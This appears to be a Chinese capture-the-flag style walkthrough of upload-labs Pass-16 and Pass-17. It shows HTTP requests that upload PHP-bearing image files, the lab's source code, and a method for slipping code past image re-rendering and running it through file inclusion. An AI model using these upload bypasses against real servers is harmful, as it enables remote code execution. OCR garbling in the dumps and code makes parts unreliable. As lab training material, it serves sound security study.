</p>
</li>
<li>
<h3>
上传区
</h3>
<form enctype="multipart/form-data" method="post">
<p>
请选择要上传的图片: <p>
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="上传"/>
</form>
<div id="msg">
</div>
<div id="img">

</div>
</li>
<li id="show_code">
<h3>
代码
</h3>
<pre>
<code class="line-numbers language-php">
function isImage($filename) {
//需要开启php_exif模块
$image_type = exif_imagetype($filename);
switch ($image_type) {
case IMAGETYPE_GIF:
return "gif";
break;
case IMAGETYPE_JPG:

```



◆PNG IHDR

PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\80\template"--with-php-build=d:\php-sdk\snap_5_2\vc6\80\php_build"--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk_shared"--with-oci8=D:\php-sdk\oracle\instantclient10\sdk_shared"--without-pi3web
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional ini files	(none)
additional ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, https, ftps, zip
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls

方法：文件头绕过

Pass-16

还是上传一个图片马看看情况

1 x 4 x 5 x ...

发送(Send) 取消(Cancel) < >

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```
1 POST /Pass-16/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----161377664720007766721582987113
8 Content-Length: 14840
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-16/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----161377664720007766721582987113
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo_1.png"
16 Content-Type: image/png
17
18 PNG
19
20 IHDR h4sRGB IDATx` } xG C l N, e] CjB N$ Hk % ` g `p G
  @ Y $ $ $ v 3 l H oSm F3 = sHJ 7 W _W `
  H N > !p4P18 k g h yh R E S
21 14fH H \N S U V4JWHt ( p1J :E @) -
  4` QQ >J oN9 ( [ nJ \ vWCC R
22 6 W T P = ee, J F q l 7 =mu _- 2RJ] (\+ p\ Se& ` \ b)Tv x
23 ^ z ! [ B pP ) L ZB ZX< NQ cW ,|S 4 $# - Ze W 4 jy >4D?B
  ) 5V 4 (UfP 6 & ) Xl K YW (lo B8 ]?) x ]. C YN v `L
  \ F T: j 8 1 { ( B3 H8v \ v AH|J 5 ! R $(\I) `L
  Pjq |r' > q B { p # g:; ? a * AH|J 5 ! R $(\I) `L
  > , ,K p) C < A2 f1 Mb 8 ;A 0 < k z T yt 6?L? ( a &
24 vxH T 0 S J J 2G \.p t P 8q23 \ / jn Q` @ F "z 0 K` L (
  > , ,K p) C < A2 f1 Mb 8 ;A 0 < k z T yt 6?L? ( a &
25 @ 4) |Q1~ K& J% W SQt ( % Ab) ! y k
26 _ n V i4L | | k P
```

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```
00 </li>
61 </li>
62 <h3>
  上传区
  </h3>
63 <form enctype="multipart/form-data" method="post">
64 <p>
  请选择要上传的图片: <p>
65 <input class="input_file" type="file" name="upload_file"/>
66 <input class="button" type="submit" name="submit" value="上传"/>
67 </form>
68 <div id="msg">
69 </div>
70 <div id="img">
71 
  </div>
72 </li>
73 </ol>
74 </div>
  </div>
76 <div id="footer">
77 <center>
  Copyright&nbsp;&nbsp;&nbsp;<span id="copyright_time">
  </span>
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a href="http://gv7.me" target="_bank">
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<span id="copyright_time">
  </span>
  </a>
  </center>
79 </div>
80 <div class="mask">
  </div>
81 <div class="dialog">
  <div class="dialog-title">
  提示: <a href="javascript:void(0)" class="close" title="关闭">
  关闭
```

发现这次没有用了，图片马中的代码没有执行。

1 x 4 x 5 x ...

发送(Send) 取消(Cancel) < >

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) Cookies

```
1 POST /Pass-16/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----161377664720007766721582987113
8 Content-Length: 14840
9 Origin: http://192.168.93.128
10 Connection: close
11 Referer: http://192.168.93.128/Pass-16/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----161377664720007766721582987113
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo_1.png"
16 Content-Type: image/png
17
18 PNG
19
20 IHDR h4sRGB IDATx` } xG C l N, e] CjB N$ Hk % ` g `p G
  @ Y $ $ $ v 3 l H oSm F3 = sHJ 7 W _W `
  H N > !p4P18 k g h yh R E S
21 14fH H \N S U V4JWHt ( p1J :E @) -
  4` QQ >J oN9 ( [ nJ \ vWCC R
22 6 W T P = ee, J F q l 7 =mu _- 2RJ] (\+ p\ Se& ` \ b)Tv x
23 ^ z ! [ B pP ) L ZB ZX< NQ cW ,|S 4 $# - Ze W 4 jy >4D?B
  ) 5V 4 (UfP 6 & ) Xl K YW (lo B8 ]?) x ]. C YN v `L
  \ F T: j 8 1 { ( B3 H8v \ v AH|J 5 ! R $(\I) `L
  Pjq |r' > q B { p # g:; ? a * AH|J 5 ! R $(\I) `L
  > , ,K p) C < A2 f1 Mb 8 ;A 0 < k z T yt 6?L? ( a &
24 vxH T 0 S J J 2G \.p t P 8q23 \ / jn Q` @ F "z 0 K` L (
  > , ,K p) C < A2 f1 Mb 8 ;A 0 < k z T yt 6?L? ( a &
25 @ 4) |Q1~ K& J% W SQt ( % Ab) ! y k
26 _ n V i4L | | k P
```


响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 请求头(Headers)

```
00 </li>
61 </li>
62 <h3>
  上传区
  </h3>
63 <form enctype="multipart/form-data" method="post">
64 <p>
  请选择要上传的图片: <p>
65 <input class="input_file" type="file" name="upload_file"/>
66 <input class="button" type="submit" name="submit" value="上传"/>
67 </form>
68 <div id="msg">
69 </div>
70 <div id="img">
71 
  </div>
72 </li>
73 </ol>
74 </div>
  </div>
76 <div id="footer">
77 <center>
  Copyright&nbsp;&nbsp;&nbsp;<span id="copyright_time">
  </span>
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<a href="http://gv7.me" target="_bank">
  &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<span id="copyright_time">
  </span>
  </a>
  </center>
79 </div>
80 <div class="mask">
  </div>
81 <div class="dialog">
  <div class="dialog-title">
  提示: <a href="javascript:void(0)" class="close" title="关闭">
  关闭
```




访问图片的位置，发现图片可以正常访问



把图片拉下来放到 hex 里面看看，发现我们下载下来的图片马中的一句话消失了

```

3850h: 5F 19 94 EC 34 E1 68 20 9F 06 1C F0 39 CF 85 A3  .."i4ah Y..891...E
3860h: 81 0A 69 C0 01 5F 85 14 EF 34 EB 68 E0 FF 03 67  ..iÄ.....i4ëhàÿ.g
3870h: BB D5 40 4F 6D A0 F9 00 00 00 00 49 45 4E 44 AE  »@om Ü...IEND®
3880h: 42 60 82 3C 3F 70 68 70 20 70 68 70 69 6E 66 6F  B.<?phø phpinfo
3890h: 28 29 3B 20 3F 3E 0D 0A 0D 0A 1A                (); ?>.....

```

```

phpinfo_1.png 19589.png x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
2580h: F2 D8 4E 42 E0 BD F7 5E AF A2 03 E3 72 F6 EC AB  ò0NBà%÷^`c.ãrøi«
2590h: 93 5B 71 5B A1 30 8F 34 39 67 EF BF 9F 77 A3 E1  "[q[;i0.49giçÿw£á
25A0h: F0 AA F3 8D 37 5E AC 42 A0 39 CB 9B CE 58 71 CE  ðªó.7^~B 9E>ÏXqÏ
25B0h: E2 F2 D4 5A DB 12 25 39 DF F8 58 59 4E 0F AF 3A  ãðÔZÜ.%9ßøXYN. :
25C0h: 61 5B A0 65 5E 30 08 A2 B2 2A 9C 4E 93 02 B6 D3  a[ e^0.c²*æN".¶0
25D0h: 18 0C 82 A8 DB F5 3B 1D 3F 7F BD 61 21 78 5C 79  ..,"Ûð;.?.%a!x\y
25E0h: 27 0F B3 F5 15 DE 17 5A AD F5 52 34 9A 67 D6 45  '.³ð.þ.Z-ðR4šg0E
25F0h: 08 50 4A 09 21 17 2E EC B3 2F 69 88 56 EB 01 A5  .PJ.!..i³/i^Vè.¥
2600h: 23 E3 36 6C 7E 46 63 8C D6 C6 3E 28 F0 25 E4 9C  #ã6l~Fc(0Æ>(&%ãæ
2610h: 2F 2D B9 67 CF BE 9C FF 29 0B 75 6E 33 61 B0 63  /-¹gÏ¼œÿ).un3a°c
2620h: A6 34 29 A5 36 86 68 D6 74 39 C8 E7 9F 5F 57 CA  !4)¥6†h0t9Ëcÿ_WË
2630h: 50 4A 18 A3 36 5D 68 9C 3D B4 F0 35 11 ED 19 3A  PJ.£6]hæ='ð5.í.:
2640h: D6 EB B1 0F 3F 7C 75 AC E7 2E D4 B9 8B 56 EB 01  Ôé±.¿|u-ç.0'«Vè.
2650h: 21 E3 1D 58 D3 DA 44 91 4C 1C DD 10 D1 8A 52 88  !ã.X0ÜD'L.ÿ.ÑSR^
2660h: FA 77 BE F3 52 49 7D AC 9C 3F FB B3 FF 7E F4 68  Úw%óRI}-œ?Û³ÿ~ðh
2670h: FD 77 7F F7 5D 1B 39 CF 18 23 84 EE A4 C3 CD 06  ýw.÷].9Ï.#.iªÁÍ.
2680h: 11 95 D2 5A 9B 20 90 5A AB 8F 3F FE 1F 7F F7 77  .·0Z} .Z«.¿þ..÷w
2690h: 17 8B F5 64 A1 CE 64 5A AD 3B 84 50 80 38 7F E2  .«ðd;ÏdZ-;„P€8.ã
26A0h: F0 8D 1A AA 43 65 8B 18 D9 38 4B 44 44 34 9F 7C  ð..ªCeç.Û8KDD4ÿ|
26B0h: F2 EB 8B 17 FF 78 DA FD AE 86 1F FF F8 E2 F1 E3  ðèç.ÿxUý@†.ÿøãñã
26C0h: C7 BF F9 CD 57 9E 7F DE 73 9C 9A E3 70 4A 81 10  ÇzÛÏWž.þsœšäpJ..
26D0h: 63 CC AE DB 22 65 78 FB F6 BD 07 0F BA C6 84 4A  cI@Û"exúø½.°Æ„J
26E0h: F1 87 0F 1F 4F 58 3D 7A A1 CE BC 7C F4 D1 47 6F  ñ†..OX=z;Ï¼|ðÑGo
26F0h: DD F5 FD 5A A3 21 81 52 34 8A 7A 4D 4D 4D 42 7D  %ðÛZË1.R4šzKKMDx
2700h: 18 F6 F2 84 FA 2E 58 B0 60 C1 82 05 0B 16 1C 72  .,ð„ú.X°^Á,....r
2710h: FE 3F 7C C2 69 50 BB 8A 3D CB 00 00 00 00 49 45  b?|ÁiP„š=È....IE
2720h: 4E 44 AE 42 60 82                                NDEB

```

不知道是什么原因导致的，先看看源码

```

# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == ".jpg") && ($filetype=="image/jpeg")){

```

```

if(move_uploaded_file($tmpname,$target_path)){
    //使用上传的图片生成新的图片
    $im = imagecreatefromjpeg($target_path); // 由文件或 URL 创建一个新图象。失败后返回 false

    if($im == false){
        $msg = "该文件不是jpg格式的图片！";
        @unlink($target_path);
    }else{
        //给新图片指定文件名
        srand(time());
        $newfilename = strval(rand()).".jpg";
        //显示二次渲染后的图片（使用用户上传图片生成的新图片）
        $img_path = UPLOAD_PATH.'/'.$newfilename;
        imagejpeg($im,$img_path);
        @unlink($target_path);
        $is_upload = true;
    }
} else {
    $msg = "上传出错！";
}

}else if(($fileext == "png") && ($filetype=="image/png")){
if(move_uploaded_file($tmpname,$target_path)){
    //使用上传的图片生成新的图片
    $im = imagecreatefrompng($target_path);

    if($im == false){
        $msg = "该文件不是png格式的图片！";
        @unlink($target_path);
    }else{
        //给新图片指定文件名
        srand(time());
        $newfilename = strval(rand()).".png";
        //显示二次渲染后的图片（使用用户上传图片生成的新图片）
        $img_path = UPLOAD_PATH.'/'.$newfilename;
        imagepng($im,$img_path);

        @unlink($target_path);
        $is_upload = true;
    }
} else {
    $msg = "上传出错！";
}

}else if(($fileext == "gif") && ($filetype=="image/gif")){
if(move_uploaded_file($tmpname,$target_path)){
    //使用上传的图片生成新的图片
    $im = imagecreatefromgif($target_path);
    if($im == false){
        $msg = "该文件不是gif格式的图片！";
        @unlink($target_path);
    }else{
        //给新图片指定文件名
        srand(time());
        $newfilename = strval(rand()).".gif";
        //显示二次渲染后的图片（使用用户上传图片生成的新图片）
        $img_path = UPLOAD_PATH.'/'.$newfilename;
        imagegif($im,$img_path);

        @unlink($target_path);
    }
}
}


```

```


@unlink($target_path);
$sis_upload = true;
}
} else {
$msg = "上传出错!";
}
} else {
$msg = "只允许上传后缀为.jpg|.png|.gif的图片文件!";
}
}
}

```


源码中对上传的图片进行了二次渲染，把恶意代码给整没了，对比下图片的 hex 会发现有些地方经过二次渲染之后也没有改变，这里就是没有被覆盖的地方，将恶意代码放到这个位置，再进行绕过



没有标红的位置是相同的，标红的位置是不同的、斜杠部分是对应两边位置不足的部分，这两个文件相同的部分没办法直接改，我又上传了一个gif文件的，进行对比



可以看到 有很大一部分是相同的，就可以在相同的部分加上 恶意代码



Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20

任务

上传 图片马 到服务器。


注意：

1. 保证上传后的图片马中仍然包含完整的一句话 或 webshell 代码。
2. 使用文件包含漏洞能运行图片马中的恶意代码。
3. 图片马要 .jpg, .png, .gif 三种后缀都上传成功才算过关！

上传区

请选择要上传的图片：

浏览... 未选择文件. 上传



```


<html> <!--
  <body> <!--
    <div id="head"> </div> <!--
    <div id="main" style="min-height: 772px;"> <!--
      <div id="menu"> </div>
      <div id="upload_panel">
        <ol>
          <li> </li>
          <li>
            <div>上传区</div>
            <form enctype="multipart/form-data" method="post"> </form>
            <div id="img"> </div>
            <div id="img"> </div>
            <img src=""/upload/4430.gif" width="258px">
          </div>
        </ol>
        <li id="show_code"> </li>
      </div>
    </div>
    <div id="footer"> </div> <!--
  <div class="mask"> </div>
  <div class="dialog"> </div>
  <script type="text/javascript" src="/js/jquery.min.js"></script>
  <script type="text/javascript" src="/js/prism.min.js"></script>
  <script type="text/javascript" src="/js/prism-line-numbers.min.js"></script>
  <script type="text/javascript" src="/js/prism-rb.min.js"></script>
  <script type="text/javascript" src="/js/index.js"></script>
</body>
</html>

```

upload-labs phpinfo0

192.168.93.128/include.php?file=upload/4430.gif

GIF87a...*#\$/525336>:()B5ON0gZ.



PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

成功的绕过了 二次渲染

方法：利用二次渲染后未覆盖的部分传递恶意代码

Pass-17

上传一个 图片马 然后依然可以利用文件包含漏洞进行解析，但是这似乎没有什么意义

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

未选择文件。

HackBar 查看器 控制台 调试器 网络 样式编辑器

搜索 HTML

```

<html> <event>
  <head> </head>
  <body>
    <div id="head"> </div>
    <div id="main" style="min-height: 772px;>
      <div id="menu"> </div>
      <div id="upload_panel">
        <ol>
          <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post">
              <div id="msg"> </div>
              <div id="img">
                
              </div>
            </li>
          </ol>
        </div>
      <div id="footer"> </div>
      <div class="mask"> </div>
      <div class="dialog"> </div>
      <script type="text/javascript" src="/js/jquery.min.js"></script>
      <script type="text/javascript" src="/js/prism.js"></script>
      <script type="text/javascript" src="/js/prism-line-numbers.min.js"></script>
      <script type="text/javascript" src="/js/prism-php.min.js"></script>
      <script type="text/javascript" src="/js/index.js"></script>
    </body>
  </html>
          
```

html > body > div#main > div#upload_panel > ol > li > div#img > img

过滤样式 show .ds +

伪元素

此元素

元素 { }

```

#img img {
  border: 1px solid #000;
}
          
```

继承自 li

:is(ul, ol, dir, menu) :is(ul, ol, dir, menu, li) { (用户代理) quirks.css

upload-labs phpinfo()

192.168.93.128/include.php?file=upload/2420220419230230.png

PNG IHDR

PHP Version 5.2.17

System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	<pre> cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web" </pre>
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini	(none)

上传一个php文件的时候会发现文件被拦截了，说明这是个白名单

```

10 Connection: close
11 Referer: http://192.168.93.128/Pass-17/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----26407653433881642303175199624
15 Content-Disposition: form-data; name="upload_file"; filename="phpinfo-1.php"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(0);?>
19 -----26407653433881642303175199624
20 Content-Disposition: form-data; name="submit"
21
22 上传
23 -----26407653433881642303175199624--
          
```

```

          上传一个<code>
          webshell
          </code>
          到服务器。
          </p>
          </li>
          <li>
            <h3>
              上传区
            </h3>
            <form enctype="multipart/form-data" method="post">
              <p>
                请选择要上传的图片: <p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
              </form>
              <div id="msg">
                提示: 只允许上传 .jpg|.png|.gif 类型文件!
              </div>
              <div id="img">
              </div>
            </li>
          </ol>
          
```

如果使用文件包含的话这很容易就过去了，但是应该还有其它方法进行绕过，所以看看源码

